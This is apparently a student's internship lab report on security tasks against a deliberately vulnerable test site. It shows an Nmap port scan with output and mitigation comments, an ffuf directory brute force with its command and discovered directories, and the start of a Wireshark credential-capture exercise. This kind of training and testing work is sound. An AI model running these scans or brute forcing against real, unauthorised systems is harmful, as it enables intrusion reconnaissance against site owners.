

# ShadowFox Internship Tasks


## Beginner Level

### 1. Find all the ports that are open on the website <http://testphp.vulnweb.com/>

In doing this I used the following steps

#### Step 1

I installed the Nmap app, Nmap is a tool used for network scanning and port discovery. For different operating systems there are several ways to do that. For Windows I went to the site nmap.org and installed it from there.



If you take a close look at the picture you will see the downloaded Nmap tool that will be used for the scanning.

#### Step 2

Perform a port scan

I open command prompt on my laptop, having installed it on my system I ran the following command **nmap testphp.vulnweb.com**

```
Administrator: Command Prompt
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.17 seconds
C:\Windows\system32>nmap testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-09 14:23 W. Central Africa Standard Time
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:09 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:01:56 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 33.55% done; ETC: 14:28 (0:03:20 remaining)
Stats: 0:03:19 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 37.25% done; ETC: 14:31 (0:05:10 remaining)
Stats: 0:05:35 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 43.45% done; ETC: 14:35 (0:06:58 remaining)
Stats: 0:08:32 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 51.45% done; ETC: 14:39 (0:07:49 remaining)
Stats: 0:12:12 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 61.40% done; ETC: 14:42 (0:07:31 remaining)
Stats: 0:14:04 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 66.50% done; ETC: 14:44 (0:06:58 remaining)
Stats: 0:16:47 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 73.90% done; ETC: 14:45 (0:05:51 remaining)
Stats: 0:18:34 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 78.55% done; ETC: 14:46 (0:05:00 remaining)
Stats: 0:19:58 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 82.20% done; ETC: 14:47 (0:04:16 remaining)
Stats: 0:21:42 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 86.90% done; ETC: 14:48 (0:03:14 remaining)
Stats: 0:23:19 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 91.25% done; ETC: 14:48 (0:02:13 remaining)
Stats: 0:25:35 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 97.40% done; ETC: 14:49 (0:00:41 remaining)
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.19s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
587/tcp   open  submission
Nmap done: 1 IP address (1 host up) scanned in 1594.59 seconds
C:\Windows\system32>
```

Activate Windows  
Go to Settings to activate Windows.

From the scan we can see that port 25 which provides SMTP service, port 80 for HTTP service and port 587 for submission service is opened.

For the SMTP port which is the abbreviation of Simple Mail Transfer Protocol is the standard communication protocol used to send and relay outgoing emails between mail servers. As we have seen here it operates mainly on port 25 but can also operate on port 465 (With SSL encryption) or port 587 (With TLS encryption). SMTP facilitates sending of emails, receiving of emails and also forwarding of emails across clients and mail servers. Although an opened SMTP port can allow a mail server to send and receive incoming mails and accept incoming connection for other mail servers. If improperly insecure it can lead to spammers sending unsolicited bulk emails which can lead to flooding attacks. Also this can open the server to potential security risk like SMTP relay attacks, where attackers exploit the server to send spam malicious content. Knowing this it tells us that this website is vulnerable to attacks.

One way to mitigate this and still maintain email functionality, I suggest that you restrict access to SMTP ports to specific trusted sources or require authentication to prevent misuse.

For the HTTP port which is the abbreviation of Hypertext Transfer Protocol used for transmitting web pages and other content over the internet. It operates on port 80 for standard unencrypted communication. It has a more secure version HTTPS which operates on port 443 it encrypts data using SSL/TLS.

This website is made accessible to me because HTTP is opened but it poses potential threats to the website such as man-in-the-middle attack and eavesdropping since HTTP communication is not encrypted attackers can exploit this open port.

But if I decide to close this port it will prevent accessibility to both legitimate and illegitimate users, so one solution to this is to HTTPS on port 443.

**Submission (Message Submission Agent)** This service is responsible for submitting emails from client to a mail server for delivery. This is on port 587 as seen in the image above. This service provides secure email submission, Spam prevention.

An open MSA port in this website means that email clients can submit emails successfully. While this is good this poses a threat to the mail server if not secured properly. Attacks like Bruteforce attacks, spam and phishing, man-in-the-middle attack. Although keeping it closed will automatically eradicate the threats but will prevent the legitimate users who want to use it. Therefore one of the ways of reducing the threats and leaving the ports opened is by enforcing authentication; this will require clients to authenticate before allowing email submissions through port 587. Another way is by using STARTTLS to encrypt email transmissions and prevent attackers from intercepting sensitive data

## **2. Brute force the website <http://testphp.vulnweb.com/> and find the directories that are present in the website.**

For this task we would be using FFUF tool. FFUF (Fuzz Faster U Fool) is a tool that automates the process of fuzzing. Ffuf is designed for security professionals to find vulnerabilities in web applications.

Ffuf does this by sending a large number of requests to a target with various payloads. Ffuf then analyzes the responses and tells us what worked and what didn't.

We can use Ffuf to test for a wide variety of vulnerabilities, including input validation issues, access control problems, and other types of security weaknesses.

FFUF is also fast and flexible, allowing us to specify the inputs to use for fuzzing and the parameters for the requests sent to the target web application.

Ffuf is also extensively used in bug-bounty hunting, so if you plan to become a bug-bounty hunter, you will be using Ffuf on a daily basis.

### **Step 1**

Install FFUF on linux or to check if it is installed run the code `ffuf -h` on linux terminal to confirm if it is installed.

```
Kali liux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
(great@Kali)-[~]
$ ffuf -h
Fuzz Faster U Fool - v2.1.0-dev

HTTP OPTIONS:
-H Header "Name: Value", separated by colon. Multiple -H flags are accepted.
-X Method to use
-b Cookie data "NAME1=VALUE1; NAME2=VALUE2" for copy as curl functionality.
-cc Desktop Client cert for authentication. Client key needs to be defined as well for this to work
-ck Client key for authentication. Client certificate needs to be defined as well for this to work
-d POST data
-htt2 Use HTTP2 protocol (default: false)
-ignore-body Do not fetch the response content. (default: false)
-r Follow redirects (default: false)
-raw Do not encode URI (default: false)
-recurson Scan recursively. Only FUZZ keyword is supported, and URL (-u) has to end in it. (default: false)
-recurson-depth Maximum recursion depth. (default: 0)
-recurson-strategy Recursion strategy: "default" for a redirect based, and "greedy" to recurse on all matches (default: default)
-replay-proxy Replay matched requests using this proxy.
-sni Target TLS SNI, does not support FUZZ keyword
-timeout HTTP request timeout in seconds. (default: 10)
-u Target URL
-x Proxy URL (SOCKS5 or HTTP). For example: http://127.0.0.1:8080 or socks5://127.0.0.1:8080
--file-system

GENERAL OPTIONS:
-V Show version information. (default: false)
-ac Browse Network Automatically calibrate filtering options (default: false)
-acc Custom auto-calibration string. Can be used multiple times. Implies -ac
-aach Per host autocalibration (default: false)
-ack Autocalibration keyword (default: FUZZ)
-acs Custom auto-calibration strategies. Can be used multiple times. Implies -ac
-c Colorize output. (default: false)
-config Load configuration from a file
--json JSON output, printing newline-delimited JSON records (default: false)

great@Kali: ~
```

```
Kali liux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
(great@Kali)-[~]
$ ffuf -h

INPUT OPTIONS:
--input-num Number of inputs to test. Used in conjunction with --input-cmd. (default: 100)
--input-shell Shell to be used for running command
--mode Multi-wordlist operation mode. Available modes: clusterbomb, pitchfork, sniper (default: clusterbomb)
--request File containing the raw http request
--request-proto Protocol to use along with raw request (default: https)
-w Wordlist file path and (optional) keyword separated by colon. e.g. '/path/to/wordlist:KEYWORD'

OUTPUT OPTIONS:
--debug-log Write all of the internal logging to the specified file.
-o Write output to file
-od Directory path to store matched results to.
-of [Format] Output file format. Available formats: json, ejson, html, md, csv, ecsv (or, 'all' for all formats) (default: json)
--or Don't create the output file if we don't have results (default: false)

EXAMPLE USAGE:
Fuzz file paths from wordlist.txt, match all responses but filter out those with content-size 42.
Colored, verbose output.
ffuf -w wordlist.txt -u https://example.org/FUZZ -mc all -fs 42 -c -v

Fuzz Host-header, match HTTP 200 responses.
ffuf -w hosts.txt -u https://example.org/ -H "Host: FUZZ" -mc 200

Fuzz POST JSON data. Match all responses not containing text "error".
ffuf -w entries.txt -u https://example.org/ -X POST -H "Content-Type: application/json" \
-d '{"name": "FUZZ", "anotherkey": "anothervalue"}' -fr "error"

Fuzz multiple locations. Match only responses reflecting the value of "VAL" keyword. Colored.
ffuf -w params.txt:PARAM -w values.txt:VAL -u https://example.org/?PARAM=VAL -mr "VAL" -c

More information and examples: https://github.com/ffuf/ffuf

(great@Kali)-[~]
```

## Step 2

Now that ffuf installation is confirmed we can then run the command to brute force the website for hidden directories.

On linux root terminal run the following command `ffuf -w`

`/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://testphp.vulnweb.com//FUZZ -C -V`

```
Kali liux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Fuzz multiple locations. Match only responses reflecting the value of "VAL"
keyword. Colored.
ffuf -w params.txt:PARAM -w values.txt:VAL -u https://example.org/?PARAM=
VAL -mr "VAL" -c
More information and examples: https://github.com/ffuf/ffuf

Encountered error(s): 2 errors occurred.
* -u flag or -request flag is required
* Either -w or --input-cmd flag is required

File System
[root@Kali:~/]
# ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u h
tp://testphp.vulnweb.com//FUZZ -c -v

v2.1.0-dev

:: Method : GET
:: URI : http://testphp.vulnweb.com//FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.
3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
```

```
Kali liux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
:: Progress: [40/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:02] ::
:: Progress: [40/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:02] ::
:: Progress: [40/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:02] ::
:: Progress: [40/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:02] ::
:: Progress: [40/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:02] ::
:: Progress: [40/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:02] ::
:: Progress: [40/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:02] ::
:: Progress: [40/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:03] ::
Status: 200, Size: 4958, Words: 514, Lines: 110, Duration: 895ms
URL | http://testphp.vulnweb.com//#
 * FUZZ: #

:: Progress: [40/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:03] ::
:: Progress: [41/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:03] ::
:: Progress: [41/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:03] ::
:: Progress: [41/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:03] ::
:: Progress: [41/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:03] ::
:: Progress: [41/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:03] ::
:: Progress: [41/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:03] ::
:: Progress: [41/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:03] ::
:: Progress: [41/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:03] ::
:: Progress: [41/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:03] ::
:: Progress: [41/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:04] ::
:: Progress: [41/220560] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:04] ::
:: Progress: [42/220560] :: Job [1/1] :: 1 req/sec :: Duration: [0:00:04] ::
Status: 200, Size: 4958, Words: 514, Lines: 110, Duration: 3284ms
URL | http://testphp.vulnweb.com//# or send a letter to Creative Commons, 1
71 Second Street,
 * FUZZ: # or send a letter to Creative Commons, 171 Second Street,

:: Progress: [42/220560] :: Job [1/1] :: 1 req/sec :: Duration: [0:00:04] ::
:: Progress: [45/220560] :: Job [1/1] :: 4 req/sec :: Duration: [0:00:04] ::
Status: 200, Size: 4958, Words: 514, Lines: 110, Duration: 3288ms
URL | http://testphp.vulnweb.com//# on atleast 2 different hosts
 * FUZZ: # on atleast 2 different hosts

:: Progress: [46/220560] :: Job [1/1] :: 5 req/sec :: Duration: [0:00:04] ::
```

Kali liux [Running] - Oracle VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

```
:: Progress: [69/220560] :: Job [1/1] :: 6 req/sec :: Duration: [0:00:07] ::  
:: Progress: [71/220560] :: Job [1/1] :: 7 req/sec :: Duration: [0:00:07] ::  
:: Progress: [72/220560] :: Job [1/1] :: 7 req/sec :: Duration: [0:00:07] ::  
[Status: 200, Size: 4958, Words: 514, Lines: 110, Duration: 6441ms]  
| URL | http://testphp.vulnweb.com//# directory-list-2.3-medium.txt  
* FUZZ: # directory-list-2.3-medium.txt  
  
:: Progress: [72/220560] :: Job [1/1] :: 7 req/sec :: Duration: [0:00:07] ::  
[Status: 200, Size: 4958, Words: 514, Lines: 110, Duration: 6430ms]  
| URL | http://testphp.vulnweb.com//  
* FUZZ:  
* FUZZ:  
  
:: Progress: [73/220560] :: Job [1/1] :: 7 req/sec :: Duration: [0:00:07] ::  
:: Progress: [76/220560] :: Job [1/1] :: 8 req/sec :: Duration: [0:00:07] ::  
[Status: 200, Size: 4958, Words: 514, Lines: 110, Duration: 6478ms]  
| URL | http://testphp.vulnweb.com// Suite 300, San Francisco, California, 94105, USA.  
* FUZZ: # Suite 300, San Francisco, California, 94105, USA.  
  
:: Progress: [76/220560] :: Job [1/1] :: 8 req/sec :: Duration: [0:00:07] ::  
:: Progress: [78/220560] :: Job [1/1] :: 8 req/sec :: Duration: [0:00:07] ::  
:: Progress: [78/220560] :: Job [1/1] :: 8 req/sec :: Duration: [0:00:07] ::  
:: Progress: [78/220560] :: Job [1/1] :: 8 req/sec :: Duration: [0:00:08] ::  
:: Progress: [79/220560] :: Job [1/1] :: 7 req/sec :: Duration: [0:00:08] ::  
:: Progress: [83/220560] :: Job [1/1] :: 8 req/sec :: Duration: [0:00:08] ::  
[Status: 200, Size: 4958, Words: 514, Lines: 110, Duration: 6290ms]  
| URL | http://testphp.vulnweb.com// license, visit http://creativecommons.org/licenses/by-sa/3.0/  
* FUZZ: # license, visit http://creativecommons.org/licenses/by-sa/3.0/  
  
:: Progress: [86/220560] :: Job [1/1] :: 8 req/sec :: Duration: [0:00:08] ::  
[Status: 200, Size: 4958, Words: 514, Lines: 110, Duration: 6299ms]  
| URL | http://testphp.vulnweb.com// Attribution-Share Alike 3.0 License. To view a copy of this  
view a copy of this  
* FUZZ: # Attribution-Share Alike 3.0 License. To view a copy of this  
  
:: Progress: [87/220560] :: Job [1/1] :: 9 req/sec :: Duration: [0:00:08] ::  
[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 6393ms]  
| URL | http://testphp.vulnweb.com//images  
| → | http://testphp.vulnweb.com/images/  
* FUZZ: images  
  
:: Progress: [89/220560] :: Job [1/1] :: 9 req/sec :: Duration: [0:00:08] ::  
:: Progress: [90/220560] :: Job [1/1] :: 9 req/sec :: Duration: [0:00:08] ::  
:: Progress: [90/220560] :: Job [1/1] :: 9 req/sec :: Duration: [0:00:08] ::  
:: Progress: [96/220560] :: Job [1/1] :: 10 req/sec :: Duration: [0:00:08] ::  
:: Progress: [96/220560] :: Job [1/1] :: 10 req/sec :: Duration: [0:00:08] ::  
:: Progress: [96/220560] :: Job [1/1] :: 10 req/sec :: Duration: [0:00:08] ::  
:: Progress: [97/220560] :: Job [1/1] :: 9 req/sec :: Duration: [0:00:09] ::  
:: Progress: [97/220560] :: Job [1/1] :: 9 req/sec :: Duration: [0:00:09] ::  
:: Progress: [97/220560] :: Job [1/1] :: 9 req/sec :: Duration: [0:00:09] ::  
:: Progress: [97/220560] :: Job [1/1] :: 9 req/sec :: Duration: [0:00:09] ::  
:: Progress: [97/220560] :: Job [1/1] :: 9 req/sec :: Duration: [0:00:09] ::  
:: Progress: [97/220560] :: Job [1/1] :: 9 req/sec :: Duration: [0:00:09] ::  
:: Progress: [97/220560] :: Job [1/1] :: 9 req/sec :: Duration: [0:00:09] ::  
:: Progress: [98/220560] :: Job [1/1] :: 8 req/sec :: Duration: [0:00:10] ::  
:: Progress: [98/220560] :: Job [1/1] :: 8 req/sec :: Duration: [0:00:10] ::  
:: Progress: [98/220560] :: Job [1/1] :: 8 req/sec :: Duration: [0:00:10] ::  
:: Progress: [98/220560] :: Job [1/1] :: 8 req/sec :: Duration: [0:00:10] ::  
:: Progress: [104/220560] :: Job [1/1] :: 8 req/sec :: Duration: [0:00:10] ::  
:: Progress: [106/220560] :: Job [1/1] :: 8 req/sec :: Duration: [0:00:11] ::  
:: Progress: [106/220560] :: Job [1/1] :: 8 req/sec :: Duration: [0:00:11] ::  
:: Progress: [106/220560] :: Job [1/1] :: 8 req/sec :: Duration: [0:00:11] ::  
:: Progress: [107/220560] :: Job [1/1] :: 8 req/sec :: Duration: [0:00:11] ::
```

```

Kali liux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
:: Progress: [259/220560] :: Job [1/1] :: 12 req/sec :: Duration: [0:00:23] :
:: Progress: [266/220560] :: Job [1/1] :: 12 req/sec :: Duration: [0:00:23] :
:: Progress: [267/220560] :: Job [1/1] :: 12 req/sec :: Duration: [0:00:23] :
:: Progress: [267/220560] :: Job [1/1] :: 12 req/sec :: Duration: [0:00:23] :
[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 501ms]
| URL | http://testphp.vulnweb.com//admin
| → | http://testphp.vulnweb.com/admin/
* FUZZ: admin

:: Progress: [267/220560] :: Job [1/1] :: 12 req/sec :: Duration: [0:00:24] :
:: Progress: [268/220560] :: Job [1/1] :: 12 req/sec :: Duration: [0:00:24] :
:: Progress: [268/220560] :: Job [1/1] :: 12 req/sec :: Duration: [0:00:24] :
:: Progress: [268/220560] :: Job [1/1] :: 12 req/sec :: Duration: [0:00:24] :
:: Progress: [269/220560] :: Job [1/1] :: 11 req/sec :: Duration: [0:00:24] :
:: Progress: [269/220560] :: Job [1/1] :: 11 req/sec :: Duration: [0:00:24] :
:: Progress: [269/220560] :: Job [1/1] :: 11 req/sec :: Duration: [0:00:24] :
:: Progress: [269/220560] :: Job [1/1] :: 11 req/sec :: Duration: [0:00:24] :
:: Progress: [269/220560] :: Job [1/1] :: 11 req/sec :: Duration: [0:00:24] :
:: Progress: [269/220560] :: Job [1/1] :: 11 req/sec :: Duration: [0:00:24] :
:: Progress: [269/220560] :: Job [1/1] :: 11 req/sec :: Duration: [0:00:24] :
:: Progress: [269/220560] :: Job [1/1] :: 11 req/sec :: Duration: [0:00:24] :
:: Progress: [269/220560] :: Job [1/1] :: 11 req/sec :: Duration: [0:00:24] :
:: Progress: [269/220560] :: Job [1/1] :: 11 req/sec :: Duration: [0:00:24] :
:: Progress: [269/220560] :: Job [1/1] :: 11 req/sec :: Duration: [0:00:24] :
:: Progress: [269/220560] :: Job [1/1] :: 11 req/sec :: Duration: [0:00:24] :
:: Progress: [271/220560] :: Job [1/1] :: 11 req/sec :: Duration: [0:00:25] :
:: Progress: [271/220560] :: Job [1/1] :: 11 req/sec :: Duration: [0:00:25] :
:: Progress: [273/220560] :: Job [1/1] :: 11 req/sec :: Duration: [0:00:25] :
:: Progress: [273/220560] :: Job [1/1] :: 11 req/sec :: Duration: [0:00:25] :
:: Progress: [273/220560] :: Job [1/1] :: 11 req/sec :: Duration: [0:00:25] :
:: Progress: [274/220560] :: Job [1/1] :: 10 req/sec :: Duration: [0:00:25] :
:: Progress: [274/220560] :: Job [1/1] :: 10 req/sec :: Duration: [0:00:26] :
:: Progress: [277/220560] :: Job [1/1] :: 10 req/sec :: Duration: [0:00:26] :
:: Progress: [286/220560] :: Job [1/1] :: 11 req/sec :: Duration: [0:00:26] :
:: Progress: [286/220560] :: Job [1/1] :: 11 req/sec :: Duration: [0:00:26] :
:: Progress: [289/220560] :: Job [1/1] :: 11 req/sec :: Duration: [0:00:26] :
:: Progress: [292/220560] :: Job [1/1] :: 11 req/sec :: Duration: [0:00:26] :
:: Progress: [292/220560] :: Job [1/1] :: 11 req/sec :: Duration: [0:00:27] :
:: Progress: [296/220560] :: Job [1/1] :: 11 req/sec :: Duration: [0:00:27] :

Kali liux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
:: Progress: [461/220560] :: Job [1/1] :: 9 req/sec :: Duration: [0:00:45] :
:: Progress: [464/220560] :: Job [1/1] :: 9 req/sec :: Duration: [0:00:45] :
:: Progress: [464/220560] :: Job [1/1] :: 9 req/sec :: Duration: [0:00:45] :
[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 279ms]
| URL | http://testphp.vulnweb.com//pictures
| → | http://testphp.vulnweb.com/pictures/
* FUZZ: pictures

[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 281ms]
| URL | http://testphp.vulnweb.com//vendor
| → | http://testphp.vulnweb.com/vendor/
* FUZZ: vendor

[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 6327ms]
| URL | http://testphp.vulnweb.com//Templates
| → | http://testphp.vulnweb.com/Templates/
* FUZZ: Templates

:: Progress: [3140/220560] :: Job [1/1] :: 10 req/sec :: Duration: [0:05:41] :: Errors: 0 ::
[ERR] NOPE
[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 6502ms]
| URL | http://testphp.vulnweb.com//Flash
| → | http://testphp.vulnweb.com/Flash/
* FUZZ: Flash

[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 285ms]
| URL | http://testphp.vulnweb.com//CVS
| → | http://testphp.vulnweb.com/CVS/
* FUZZ: CVS

[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 6294ms]
| URL | http://testphp.vulnweb.com//AJAX
| → | http://testphp.vulnweb.com/AJAX/
* FUZZ: AJAX

[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 378ms]
| URL | http://testphp.vulnweb.com//secured
| → | http://testphp.vulnweb.com/secured/
* FUZZ: secured


```

From this attack one major directory that was visible by the attack was the admin panel and this poses a great threat to the website because If the admin panel is not properly secured, attackers can use brute-force or credential stuffing attacks to gain access. Also we see the Images, Templates etc directories been made visible.

- 3. Make a login in the website <http://testphp.vulnweb.com/> and intercept the network traffic using wireshark and find the credentials that were transferred through the network.**

### Step 1

Open Wireshark and select the network interface that is actively connected to the network, for me i used Ethernet and start capturing traffic by clicking the shark fin icon.



